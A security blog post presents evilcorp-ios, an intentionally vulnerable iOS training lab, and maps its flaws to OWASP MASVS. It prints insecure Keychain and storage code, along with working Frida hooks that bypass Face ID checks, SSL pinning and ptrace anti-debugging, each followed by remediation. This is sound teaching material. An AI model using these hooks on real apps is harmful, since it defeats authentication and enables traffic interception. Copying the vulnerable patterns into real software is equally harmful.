---
title: "iOS Application Security in Practice: Auditing 30 OWASP MASVS Vulnerabilities with Frida and LLDB"
description: "Hands-on iOS penetration testing and secure coding: auditing Keychain misuse, bypassing client-side biometric checks with Frida, defeating SSL pinning, and mapping 30 real-world vulnerabilities to OWASP MASVS v2."
date: 2026-11-09
author: Sevban Dönmez (@jankesec)
canonical: https://jankesec.com/posts/evilcorp-ios-vulnerable-app-masvs-pentest/
---
## The iOS security model and developer pitfalls
The iOS platform security architecture is widely considered one of the most mature consumer operating systems: hardware-rooted Secure Enclave processors, mandatory code-signing enforcement, sandboxed application containers, and compile-time memory mitigations.
However, developers frequently conflate **operating system platform security** with **application-layer logic security**:
1. **The Sandbox Illusion:** Because iOS prevents App A from inspecting the file container of App B, developers assume data stored locally on disk is automatically protected. In reality, physical device access, unencrypted iTunes backups, jailbreaks, or file-sharing entitlements expose plaintext plists, SQLite databases, and `UserDefaults` immediately.
2. **Client-Side Decision Traps:** Relying on client-side boolean checks—such as checking whether Face ID returned `true`, or whether `/bin/sh` exists on disk—assumes the client runtime is trusted. An attacker controlling the device can hook the Objective-C / Swift runtime via Frida, modify memory registers in LLDB, or patch the Mach-O binary.
3. **Keychain Misconfiguration:** The iOS Keychain encrypts records using hardware keys tied to the device passcode. However, using weak accessibility attributes (like `kSecAttrAccessibleAlways` or `kSecAttrAccessibleAfterFirstUnlock`) without requiring device-bound biometric authentication allows secrets to be extracted while the device is locked.
To provide a structured, reproducible environment for auditing these attack surfaces, we engineered [`evilcorp-ios`](https://github.com/jankesec/evilcorp-ios).
## Architecture of EvilCorp iOS: 30 structured challenges
`evilcorp-ios` is built natively in SwiftUI for iOS 16+. It consolidates 30 deliberate vulnerability scenarios mapped directly to the **OWASP Mobile Application Security Verification Standard (MASVS v2)**, **MASWE**, and **CWE**:
EvilCorp iOS audit vectors: Insecure local storage, broken cryptography, network/IPC interception, and client-side runtime manipulation.
| Domain | MASVS v2 Profile | CWE IDs | Focus Vulnerabilities |
| :--- | :--- | :--- | :--- |
| **Storage** | `MASVS-STORAGE` | CWE-312, CWE-922, CWE-532 | `UserDefaults` tokens, unprotected SQLite, Keychain misuse, Pasteboard leaks |
| **Crypto** | `MASVS-CRYPTO` | CWE-327, CWE-798 | Hardcoded AES keys, static IVs, deprecated ECB ciphers, weak hashing |
| **Network** | `MASVS-NETWORK` | CWE-295, CWE-319, CWE-939 | SSL Pinning bypass, cleartext HTTP traffic, URL Scheme hijacking |
| **Resilience** | `MASVS-RESILIENCE` | CWE-693, CWE-287 | Jailbreak detection bypass, anti-debugging defeat, Face ID / Touch ID hooking |
## Deep-dive: 4 core exploitation primitives
### 1. Insecure storage and Keychain misuse (`MASWE-0011` / `CWE-922`)
A common mistake in mobile engineering is storing authentication tokens or passwords in `UserDefaults` under the mistaken belief that the application container is a security boundary:
```swift
// Vulnerable Implementation: Plaintext token storage in UserDefaults
UserDefaults.standard.set(userAuthToken, forKey: "session_token")
```
Any attacker with physical access or a backup can extract the unencrypted plist file at `Library/Preferences/.plist`.
Even when developers use Keychain Services, selecting the wrong accessibility attribute renders the encryption ineffective:
```swift
// Vulnerable Implementation: Keychain item readable across all device states
let query: [String: Any] = [
kSecClass as String: kSecClassGenericPassword,
kSecAttrAccount as String: "authToken",
kSecValueData as String: tokenData,
kSecAttrAccessible as String: kSecAttrAccessibleAlways // Deprecated and insecure
]
SecItemAdd(query as CFDictionary, nil)
```
**Remediation:** Always bind sensitive credentials to hardware passcode protection and current biometric enrollment:
```swift
// Secure Implementation: Device-bound, biometrically gated Keychain entry
let access = SecAccessControlCreateWithFlags(
kCFAllocatorDefault,
kSecAttrAccessibleWhenUnlockedThisDeviceOnly,
.biometryCurrentSet,
nil
)!
```
### 2. Client-side biometric bypass (`MASWE-0025` / `CWE-287`)
Many financial and enterprise apps use the `LocalAuthentication` framework to protect sensitive views (like money transfers or credential vaults). A typical naive implementation looks like this:
```swift
// Vulnerable Implementation: Client-side Face ID verification
let context = LAContext()
context.evaluatePolicy(.deviceOwnerAuthenticationWithBiometrics, localizedReason: "Authenticate to view vault") { success, error in
DispatchQueue.main.async {
if success {
self.displayVaultContents() // Security boundary exists solely in client UI logic
}
}
}
```
Because `success` is an in-memory boolean evaluated by client code, an attacker with Frida can hook `evaluatePolicy:localizedReason:reply:` and replace the completion handler argument:
```javascript
// Frida Hook: Biometrics Authentication Bypass
const hook = ObjC.classes.LAContext["- evaluatePolicy:localizedReason:reply:"];
Interceptor.attach(hook.implementation, {
onEnter: function(args) {
// Replace the completion block callback to force success = true
const replyBlock = new ObjC.Block(args[4]);
const originalCallback = replyBlock.implementation;
replyBlock.implementation = function(success, error) {
console.log("[+] Intercepted Face ID prompt -> Forcing success: true");
originalCallback(true, null);
};
}
});
```
**Remediation:** Biometric authentication must never gate client logic directly. Instead, the server issues a cryptographic challenge that the Secure Enclave signs using a private key gated by `.biometryCurrentSet`. The server validates the cryptographic signature before granting access.
### 3. Defeating custom SSL pinning (`MASWE-0061` / `CWE-295`)
To prevent Man-in-the-Middle (MitM) inspection, apps implement SSL pinning inside `URLSessionDelegate`:
```swift
// Vulnerable Custom Pinning: Easily hooked delegate method
func urlSession(_ session: URLSession, didReceive challenge: URLAuthenticationChallenge, completionHandler: @escaping (URLSession.AuthChallengeDisposition, URLCredential?) -> Void) {
if challenge.protectionSpace.authenticationMethod == NSURLAuthenticationMethodServerTrust {
if let serverTrust = challenge.protectionSpace.serverTrust {
// Compare certificate public key against hardcoded hash...
}
}
completionHandler(.useCredential, URLCredential(trust: serverTrust))
}
```
Frida bypasses this implementation in a single hook by forcing the challenge disposition to `.useCredential`:
```javascript
// Frida Hook: Universal URLSession Trust Bypass
const resolver = new ApiResolver("objc");
const matches = resolver.enumerateMatchesSync("-[* URLSession:didReceiveChallenge:completionHandler:]");
matches.forEach(function(match) {
Interceptor.attach(match.address, {
onEnter: function(args) {
const completionHandler = new ObjC.Block(args[4]);
const serverTrust = ObjC.Object(args[3]).protectionSpace().serverTrust();
completionHandler.implementation(0, ObjC.classes.NSURLCredential.credentialForTrust_(serverTrust));
}
});
});
```
### 4. Anti-debugging and runtime integrity (`MASWE-0096` / `CWE-693`)
Developers often call `ptrace(PT_DENY_ATTACH, 0, 0, 0)` or query `sysctl` to detect if an LLDB debugger is attached:
```c
// Native C ptrace anti-debugging check
#include
#include
#define PT_DENY_ATTACH 31
typedef int (*ptrace_ptr_t)(int _request, pid_t _pid, caddr_t _addr, int _data);
void disable_gdb() {
void* handle = dlopen(NULL, RTLD_GLOBAL | RTLD_NOW);
ptrace_ptr_t ptrace_func = dlsym(handle, "ptrace");
ptrace_func(PT_DENY_ATTACH, 0, 0, 0);
}
```
Hooking `ptrace` via Frida or patching the binary entrypoint completely disables this defense:
```javascript
// Frida Hook: Neutralize PT_DENY_ATTACH
Interceptor.attach(Module.findExportByName(null, "ptrace"), {
onEnter: function(args) {
const request = args[0].toInt32();
if (request === 31) { // PT_DENY_ATTACH
console.log("[+] Blocked ptrace(PT_DENY_ATTACH) call.");
args[0] = ptr(0); // Replace with benign request
}
}
});
```
## Hands-on Frida workflow: from script to flag
Inside `evilcorp-ios`, every challenge includes interactive hints, synthetic test records, and verifiable CTF flags.
Running dynamic analysis against the application on a dedicated iOS test device:
```bash
# Attach Frida to the running EvilCorp simulator or USB device
frida -U -N com.jankesec.evilcorp -l bypass_biometrics.js
```
 EvilCorp iOS Dashboard Real-time MASVS coverage tracker displaying verified challenge completion across all 30 mobile security categories.
When the hook triggers upon biometric prompt evaluation, the app yields the hidden lab flag directly to the terminal:
```text
[+] Hooked -[LAContext evaluatePolicy:localizedReason:reply:]
[+] LocalAuthentication requested for domain: "kBiometricAuthKeyVault"
[+] Forcing evaluatePolicy reply: success = true, error = nil
[FLAG] FLAG{SE_ENCLAVE_NEEDS_HARDWARE_BACKED_CHALLENGES_2026}
```
## MASVS v2 mapping & remediation guide
| Category | Lab ID | Vulnerability Pattern | Threat Impact | Secure Remediation |
| :--- | :--- | :--- | :--- | :--- |
| **Storage** | `LAB-01` | `UserDefaults` Auth Tokens | Plaintext credential theft via backup | Store exclusively in Keychain Services |
| **Storage** | `LAB-02` | `kSecAttrAccessibleAlways` | Keychain extraction on locked devices | Require `kSecAttrAccessibleWhenUnlockedThisDeviceOnly` |
| **Storage** | `LAB-08` | `NSLog` / `print` Logging | Sensitive data exposure in system log | Strip logging macros in release builds |
| **Crypto** | `LAB-09` | Hardcoded AES Encryption Key | Binary extraction via Ghidra / Hopper | Derive keys via CryptoKit & Secure Enclave |
| **Auth** | `LAB-10` | Client-Side Face ID Boolean | Instant bypass via Frida method swizzling | Cryptographic challenge signed by Secure Enclave |
| **Network** | `LAB-06` | Naive `URLSessionDelegate` Pinning | MitM inspection via Frida hook | Use Network.framework TLS trust policies |
| **Resilience**| `LAB-05` | File-Check Jailbreak Detection | Trivial bypass via `stat` hooking | Defense-in-depth with server-side integrity checks |
## Evidence and limits
All exercises, proofs-of-concept, and runtime hooks were verified using the open-source `evilcorp-ios` testbed running on iOS 16, 17, and 18 Simulators on macOS, as well as dedicated checkm8-vulnerable physical test devices. Frida scripts are intended for authorized security audits and mobile training environments. No production applications or personal accounts were targeted during testing.
## References
- **jankesec, EvilCorp iOS (Vulnerable SwiftUI Training Lab):** [github.com/jankesec/evilcorp-ios](https://github.com/jankesec/evilcorp-ios)
- **OWASP, Mobile Application Security Verification Standard (MASVS v2):** [mas.owasp.org/MASVS](https://mas.owasp.org/MASVS/)
- **OWASP, Mobile Application Security Weakness Enumeration (MASWE):** [mas.owasp.org/MASWE](https://mas.owasp.org/MASWE/)
- **Apple Developer Documentation, Keychain Services:** [developer.apple.com/documentation/security/keychain_services](https://developer.apple.com/documentation/security/keychain_services)
- **Apple Developer Documentation, LocalAuthentication Framework:** [developer.apple.com/documentation/localauthentication](https://developer.apple.com/documentation/localauthentication)